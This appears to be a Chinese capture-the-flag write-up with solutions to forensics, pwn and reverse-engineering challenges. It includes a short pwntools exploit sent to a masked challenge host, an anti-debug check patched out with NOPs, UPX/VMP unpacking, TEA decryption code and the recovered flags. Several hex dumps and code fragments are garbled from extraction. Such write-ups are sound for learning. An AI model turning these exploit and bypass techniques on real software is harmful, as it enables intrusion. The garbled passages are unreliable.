0020h	00 00 00 08 66 72 65 65 00 04 C4 8B 6D 64 61 74free..Ämdat
0030h	00 00 00 0B 06 00 07 80 AF C8 80 00 00 40 80 00€~€€..@€.
0040h	00 00 08 06 01 04 00 00 08 10 80 00 00 14 44 65€...De
0050h	B8 04 00 05 FF D3 5E DD FB F4 BA 18 17 C3 B0 19ÿó^Ýúô°..Ä°.
0060h	F3 14 11 33 DE 52 20 18 88 EF 0E B9 E8 07 F3 71 ó..3pR .^i.¹è.óq
0070h	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
34.mp4 12.mp4 ×	
	0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h	00 00 00 20 66 74 79 70 69 73 6F 6D 00 00 02 00 ... ftypisom....
0010h	69 73 6F 6D 69 73 6F 32 61 76 63 31 6D 70 34 31 isomiso2avc1mp41
0020h	00 00 00 08 66 72 65 65 00 00 50 DE 6D 64 61 74free..PPmdat
0030h	00 00 00 0B 06 00 07 80 F7 31 00 1B 77 40 80 00€+1...w@€.
0040h	00 00 08 06 01 04 00 00 08 10 80 00 00 09 68 65€...he
0050h	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

打开视频得到压缩密码 ChunJiSai7k7kbibi@!




010打开图片发现尾部有个key

02 31 81 31 0A E0 0D 07 7A 02 4D AD 1E C0 70 07	1F 07 DF F9 CF 6F 15 95 E5 65 98 05 58 24 3B 39	..BùIo.·âe~.X\$;9
92 C1 02 B1 FD C5 D2 3E AD 1D 8C B8 00 EC 95 3C	59 A2 50 5E 82 AC F4 EE 5F DD B5 EF C3 BD 34 84	'Á.±ýÄ0>-.@.i.<
A6 30 4B E7 24 05 5E 86 F0 A3 FF 05 C7 4A BD B9	55 74 1F 76 00 00 00 00 49 45 4E 44 AE 42 60 82	YCP^,-ôî_ÝµiÃ¼4,,
6B 65 79 69 73 63 68 75 6E 71 69 75 31 32 33		!OKç\$.^†ð£ÿ.ÇJ½¹
		Ut.v....IEND@B`,
		keyischunqiu123

keyischunqiu123

用diit进行解密

下载地址: <http://downloads.sourceforge.net/diit/diit-1.5.jar>



```
flag{2c8ba897-0205-9bff-123d-281d12a24c38}
```

happy2forensics

根据给出的提示

```
tcp.srcport == 20 and tcp.dstport == 80
```

68.77.1	TCP	192.168.77.130	60 20 → 80 [SYN] Seq=0 Win=8192
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20
68.77.1	TCP	192.168.77.130	60 [TCP Port numbers reused] 20

(): 98

```

00 50 56 c0 00 08 08 00 45 00  . . . . . P V . . . . E .
40 06 5e fb c0 a8 4d 01 c0 a8  . ( . . . @ . ^ . . . M . . .
00 00 00 62 00 00 00 00 50 02  M . . . P . . . b . . . P .
00 00 00 00 00 00  . sH . . .


```

00	..). . . . P V E .	45 00	..). . . . P V E .
a8	.(. . . @ . ^ . . . M . .	c0 a8	.(. . . @ . ^ . . . M . .
02	M P . . . i P .	50 02	M P . . . t P .
	. sA s6

bitlocker:120483-350966-299189-055297-225478-133463-431684-359403

A screenshot of the BitLocker recovery screen for drive G:. The screen has a white background. At the top left is a circular icon with a left-pointing arrow. To its right is the text "BitLocker (G:)" in a large, black, sans-serif font. Below this, in a smaller black font, is the instruction "输入 48 位恢复密钥以解锁此驱动器。" followed by "(密钥 ID: 8D70D42A)". A large, empty rectangular input box with a thin gray border occupies the middle section. At the bottom right, there is a blue rectangular button with the white Chinese characters "解锁" (Unlock).

进入之后发现这个特殊文件



```
foremost -T 210-1.png
```

进行foremost分离发现一个jpg和一堆小图片

jpg010打开去掉第一个重复的头

all.png Startup 00009000.jpg x

Offset	Hex	ASCII
0000h	FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 78	ÿøÿà...JFIF....x
0010h	00 78 00 00 FF E1 7E 0E 45 78 69 66 00 00 4D 4D	...x...ÿá~.Exif..MM
0020h	00 2A 00 00 00 08 00 05 03 01 00 05 00 00 00 01	.*.....
0030h	00 00 00 4A 03 03 00 01 00 00 00 01 00 00 00 00	...J.....Q.
0040h	51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04	Q.....Q.
0050h	00 00 00 01 00 00 12 74 51 12 00 04 00 00 00 01tQ.....
0060h	00 00 12 74 00 00 00 52 00 01 86 A0 00 00 B1 8F	...t...R..† ..±.
0070h	00 06 01 03 00 03 00 00 00 01 00 06 00 00 01 1A
0080h	00 05 00 00 00 01 00 00 00 A0 01 1B 00 05 00 00
0090h	00 01 00 00 00 A8 01 28 00 03 00 00 00 01 00 02".(.....
00A0h	00 00 02 01 00 04 00 00 00 01 00 00 00 B0 02 02°.....
00B0h	00 04 00 00 00 01 00 00 7D 55 00 00 00 00 00 00}U.....
00C0h	00 48 00 00 00 01 00 00 00 48 00 00 00 01 FF D8	..H.....H...ÿø
00D0h	FF E0 00 10 4A 46 49 46 00 01 01 01 00 78 00 78	ÿøÿà...JFIF....x
00E0h	00 00 FF E1 00 5A 45 78 69 66 00 00 4D 4D 00 2A	...ÿá.ZExif..MM.*
00F0h	00 00 00 08 00 05 03 01 00 05 00 00 00 01 00 00
0100h	00 4A 03 03 00 01 00 00 00 01 00 00 00 00 51 10	...J.....Q.
0110h	00 01 00 00 00 01 01 00 00 00 51 11 00 04 00 00Q.
0120h	00 01 00 00 12 74 51 12 00 04 00 00 00 01 00 00tQ.....
0130h	12 74 00 00 00 00 00 01 86 A0 00 00 B1 8F FF DB	...t...† ..±.ÿÛ

Template Results - JPG.bt

Name	Value	Start	Size	Color	Comment
struct JPGFILE jpgfile		0h	13177h	Fg: Bg:	
enum M_ID_SoIMarker	M_SOI (FFD8h)	0h	2h	Fg: Bg:	
struct APP0 app0		2h	12h	Fg: Bg:	
struct APP1 app1		14h	7E10h	Fg: Bg:	

获得flag1

恭喜: flag1:f97d5b05-d312-46ac

一堆小图片用脚本合成一张图

```
from PIL import Image
import os
os.system('copy 00004840.png all.png')
```

```
def paste_pic(pic):
    image1 = Image.open('all.png')

    # 打开第二张图片
    image2 = Image.open(pic)

    # 创建新的图片，大小为两张图片的总宽度和最大高度
    new_width = image1.width + image2.width
    new_height = max(image1.height, image2.height)
    new_image = Image.new('RGB', (new_width, new_height))

    new_image.paste(image1, (0, 0))


    new_image.paste(image2, (image1.width, 0))

    new_image.save('all.png')
# 00004840.png 00008604.png
for i in range(4840,8605,2):
    try:
        paste_pic(f"0000{i}.png")
    except:
        pass
```

word: 856a-a56b6a705653

word:856a-a56b6a705653

用DiskGenius打开加密磁盘发现压缩包



拿出来解密
就用上面的那个word

```
856a-a56b6a705653
```

获得flag2



flag2.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

flag2:-919c-a140d7054ac5


```
flag{f97d5b05-d312-46ac-919c-a140d7054ac5}
```

Pwn

p2048

```
import pwn
pwn = pwn.remote('4x.xx.xxx.xx', 23523)
pwn.sendline(b'w'*0x440)
pwn.interactive()
```


使用 ida64 打开，输入的是 v3 的值，最后将 v3 的所有的值全部都加到 v5 之中，并且 flag 就是 v5 的值进行 md5 加密，所以关键函数是 verify()



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char *v3; // rbp
4     int v4; // er14
5     unsigned int v5; // er12
6     __int64 i; // rbx
7     char v7; // al
8     int v8; // eax
9     const char *v9; // rax
10
11     v3 = &matrix;
12     v4 = 1;
13     v5 = 0;
14     puts("Welcome to Solver!");
15     do
16     {
17         for ( i = 0LL; i != 9; ++i )
18         {
19             if ( !v3[i] )
20             {
21                 v7 = getchar();
22                 if ( (v7 - 49) > 8u )
23                     v4 = 0;
24                 else
25                     v3[i] = v7 - 48;
26             }
27             v8 = v3[i];
28             v5 += v8;
29         }
30         v3 += 9;
31     }
32     while ( v3 != &matrix + 01 );
33     if ( v4 && verify() )
34     {
35         puts("You Win!");
36         __snprintf_chk(buf, 32LL, 1LL, 32LL, "%d", v5);
37         v9 = str2md5(buf, strlen(buf));
38         __printf_chk(1LL, "flag is: %s\n", v9);
39         exit(0);
40     }
41     puts("Again~");
42     return 0;
43 }
```

verify 函数，该函数定义了一个 char 类型的指针 v0 指向数独矩阵的起始地址，并使用一个长度为 10 的数组 check 来标记数字的出现情况。

然后，函数使用一个 while 循环遍历数独矩阵，每当遇到一个数字时，将对应的 check 数组标记为已经出现过，如果该数字已经在 check 数组中出现过，则说明该数独矩阵不符合规则，直接返回 0。

当遍历完所有的行后，再用另一个 while 循环遍历所有的列，同样使用 check 数组进行标记。

接着，该函数使用一个 while 循环遍历所有的 3*3 宫格，同样使用 check 数组进行标记。

所以 v5 应该等于 405，直接 md5 加密即时 flag

```
flag{bbcbff5c1f1ded46c25d28119a85c6c2}
```

BWBA

解密离散余弦变换数据

```
import math

def convert_to_string(l):
    return "".join(chr(int(round(i))) for i in l)

def inverse_dct(y):
    n = len(y)
    x = [0] * n
    for j in range(n):
        for k in range(n):
            if k == 0:
                x[j] += y[k] * math.sqrt(1 / n)
```

```

else:
    x[j] += y[k] * math.sqrt(2 / n) * math.cos(math.pi * k * (j + 0.5) / n)
return x

def decrypt_data(dct_list):
    ascii_list = inverse_dct(dct_list)
    padded_string = convert_to_string([int(round(x)) for x in ascii_list])
    return padded_string.strip()


with open("enc", "r") as file:
    enc_data = list(map(float, file.read().split()))
    flag = decrypt_data(enc_data)
    print(flag)

```

```
flag{9ab488a7-5b11-1b15-04f2-c230704ecf72}
```

Poisoned_tea_CHELL

upx的壳，upx -d 无法直接脱，



使用 010 editor打开，发现VMP的标识，直接修改为UPX

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0040h:	01	00	00	00	06	00	00	00	00	00	00	00	00	00	00	00
0050h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0060h:	00	10	00	00	00	00	00	00	00	50	42	00	00	00	00	00PB.....
0070h:	00	10	00	00	00	00	00	00	00	01	00	00	00	05	00	00
0080h:	00	00	00	00	00	00	00	00	00	00	50	00	00	00	00	00P.....
0090h:	00	50	00	00	00	00	00	00	00	76	1A	00	00	00	00	00	..P.....v.....
00A0h:	76	1A	00	00	00	00	00	00	00	00	10	00	00	00	00	00	v.....
00B0h:	51	E5	74	64	06	00	00	00	00	00	00	00	00	00	00	00	Q&td.....
00C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00E0h:	10	00	00	00	00	00	00	00	00	C3	DC	72	04	56	4D	50ÄÜ!VMP!
00F0h:	AC	0A	0E	16	00	00	00	00	00	90	3A	00	00	40	09	00
0100h:	18	03	00	00	D3	00	00	00	00	02	00	00	00	F6	FB	21ö.....öü!y
0110h:	7F	45	4C	46	02	01	01	00	03	00	3E	00	0D	80	11	0F	..ELF.....>..e..
0120h:	77	C9	0E	76	40	17	50	33	22	13	38	00	0D	B2	65	DD	wE.v@.P3".8..²eÝ
0130h:	77	05	1D	00	1C	00	06	0F	04	27	07	2C	D9	85	9C	D8	w.....',ü...ø
0140h:	02	08	67	37	85	BC	B2	F3	18	03	07	1C	00	4E	61	6F	..g7...¾²6.....Nao
0150h:	C9	01	37	00	40	09	96	5D	F6	C2	07	00	10	37	05	0F	É.7.0.-]öÄ...7..
0160h:	F6	16	72	CA	07	E5	08	17	6F	C9	2B	3B	13	20	07	84	ö.rE.ä...oÉ+;. .,
0170h:	02	EE	6C	8E	6C	37	06	68	2D	07	42	9E	BD	90	3D	B0	..ilZl7.h-.BZ¼.=°
0180h:	04	37	E8	04	21	DF	19	E4	02	80	07	3D	32	09	09	79	.7è.!ß.ä.e.=2..y
0190h:	F0	01	4F	04	C8	29	9B	0C	38	07	30	00	65	93	23	5B	ö.O.É) >.8.0.e"#[
01A0h:	37	68	07	FB	61	0B	39	44	00	AE	53	E5	74	64	6F	3B	7h.ûa.9D.@S&tdo;
01B0h:	07	3B	20	50	37	B4	20	07	86	64	B0	2B	64	6F	64	51	..: P7' .td°+dodO

将所有的VMP修改为UPX后，使用upx脱壳

```
λ upx -d .\Poisoned_Tea
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2022
UPX 4.0.1      Markus Oberhumer, Laszlo Molnar & John Reiser   Nov 16th 2022

File size      Ratio      Format      Name
-----
21327 <-      7572      35.50%     linux/amd64  Poisoned_Tea

Unpacked 1 file.
```

使用ida静态分析：

一个teax加密，然后与密文进行比较，直接teax解密运行发现问题

```
puts("#####");
printf("\ninput flag: ");
__isoc99_scanf("%s", v13);
getchar();
input = 0;
v5 = 0;
v6 = 0;
for ( i = 0; v13[i]; i += 2 )
{
    input = v13[i];
    v5 = v13[i + 1];
    teax_encode(round, &input, key);
    v13[i] = input;
    v13[i + 1] = v5;
}
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
for ( j = 0; v13[j]; j += 2 )
{
    v8 = enc[j];
    v9 = enc[j + 1];
    v10 = v13[j];
    v11 = v13[j + 1];
    if ( v8 != v10 || v9 != v11 )
    {
        v1 = 0;
        break;
    }
}
0000162D sub_1536:40 (162D)
```

调试发现直接退出了，sub_1269函数中找到了 exit(-1),直接nop

View-A	Pseudocode-A	Hex View-1	Structures	Enum
.text:00005B525A8D269	F3 0F 1E FA	endbr64		
.text:00005B525A8D26D	55	push rbp		
.text:00005B525A8D26E	48 89 E5	mov rbp, rsp		
.text:00005B525A8D271	53	push rbx		
.text:00005B525A8D272	48 83 EC 08	sub rsp, 8		
.text:00005B525A8D276	B8 00 00 00 00	mov eax, 0		
.text:00005B525A8D27B	E8 70 FE FF FF	call _getpid		
.text:00005B525A8D27B				
.text:00005B525A8D280	89 C7	mov edi, eax	; pid	
.text:00005B525A8D282	B8 00 00 00 00	mov eax, 0		
.text:00005B525A8D287	E8 94 FE FF FF	call _getsid		
.text:00005B525A8D287				
.text:00005B525A8D28C	89 C3	mov ebx, eax		
.text:00005B525A8D28E	B8 00 00 00 00	mov eax, 0		
.text:00005B525A8D293	E8 C8 FE FF FF	call _getppid		
.text:00005B525A8D293				
.text:00005B525A8D298	39 C3	cmp ebx, eax		
.text:00005B525A8D29A	74 0A	jz short loc_5B525A8D2A6		
.text:00005B525A8D29A				
.text:00005B525A8D29C	BF FF FF FF FF	mov edi, 0FFFFFFFh	; statu	
.text:00005B525A8D2A1	90	nop		
.text:00005B525A8D2A2	90	nop		
.text:00005B525A8D2A3	90	nop		
.text:00005B525A8D2A4	90	nop		
.text:00005B525A8D2A5	90	nop		
.text:00005B525A8D2A5				
.text:00005B525A8D2A6		loc_5B525A8D2A6:	; CODE	
.text:00005B525A8D2A6	B8 00 00 00 00	mov eax, 0		
.text:00005B525A8D2AB	48 8B 5D F8	mov rbx, [rbp+var_8]		
.text:00005B525A8D2AF	C9	leave		
.text:00005B525A8D2B0	C3	retn		

0012A5 00005B525A8D2A5: sub_5B525A8D269+3C (Synchronized with Hex View-1)

直接在teax加密中断点，key中的8变成了9，enc没有变化


```
(int a1, unsigned int *a2, __int64
```

```
int a1; // edi ISARG
0x24LL
```

```
] [rbp-10h]
] [rbp-Ch]
```

delta 由 0x41104111 变为 0BEEFBEEFh

开始写exp

```
#include<stdio.h>

int teax_decode(int* v) {
    // 由 0x1F修改为 0x24
    int round = 0x24;
    // key的第三个动态加载修改为了 9
    int key[] = {5, 2, 9, 7, 0};
    int sum;
    unsigned int v1;
    unsigned int v2;
    int delta = 0xBEEFBEEF;

    v1 = v[0];
    v2 = v[1];
    sum = delta * round;
    // 解密过程是与加密过程反过来即可
    for (int i = 0; i < round; ++i)
    {
        v2 -= (v1 + ((v1 >> 5) ^ (16 * v1))) ^ (key[(sum >> 11) & 3] + sum);
        sum -= delta;
        v1 -= (v2 + ((v2 >> 5) ^ (16 * v2))) ^ (key[sum & 3] + sum);
    }
    v[0] = v1;
```

```

    v[1] = v2;
    return 0;
}

int main()
{
    unsigned int enc[] = {0xecfda301, 0x61becdf5, 0xb89e6c7d, 0xce36dc68,
        0x4b6e539e, 0x642eb504, 0x54f9d33c,
        0x6d06e365, 0xea873d53, 0xa4618507, 0xd7b18e30, 0xc45b4042};
    int tmp[2];

    for (int i = 0; i < 12; i+=2)
    {
        tmp[0] = enc[i];
        tmp[1] = enc[i+1];
        // teax解密
        teax_decode(tmp);
        enc[i] = tmp[0];
        enc[i+1] = tmp[1];
    }

    // 打印
    for (int i = 0; i < 12; i++)
    {
        for (int j = 0; j<=3; j++)
        {
            printf("%c", (enc[i] >> (j * 8)) & 0xFF);
        }
    }
    return 0;
}

```

执行后结果

```
Thisisflag{cdfec405-3f4b-457e-92fe-f6446098ee2e}
```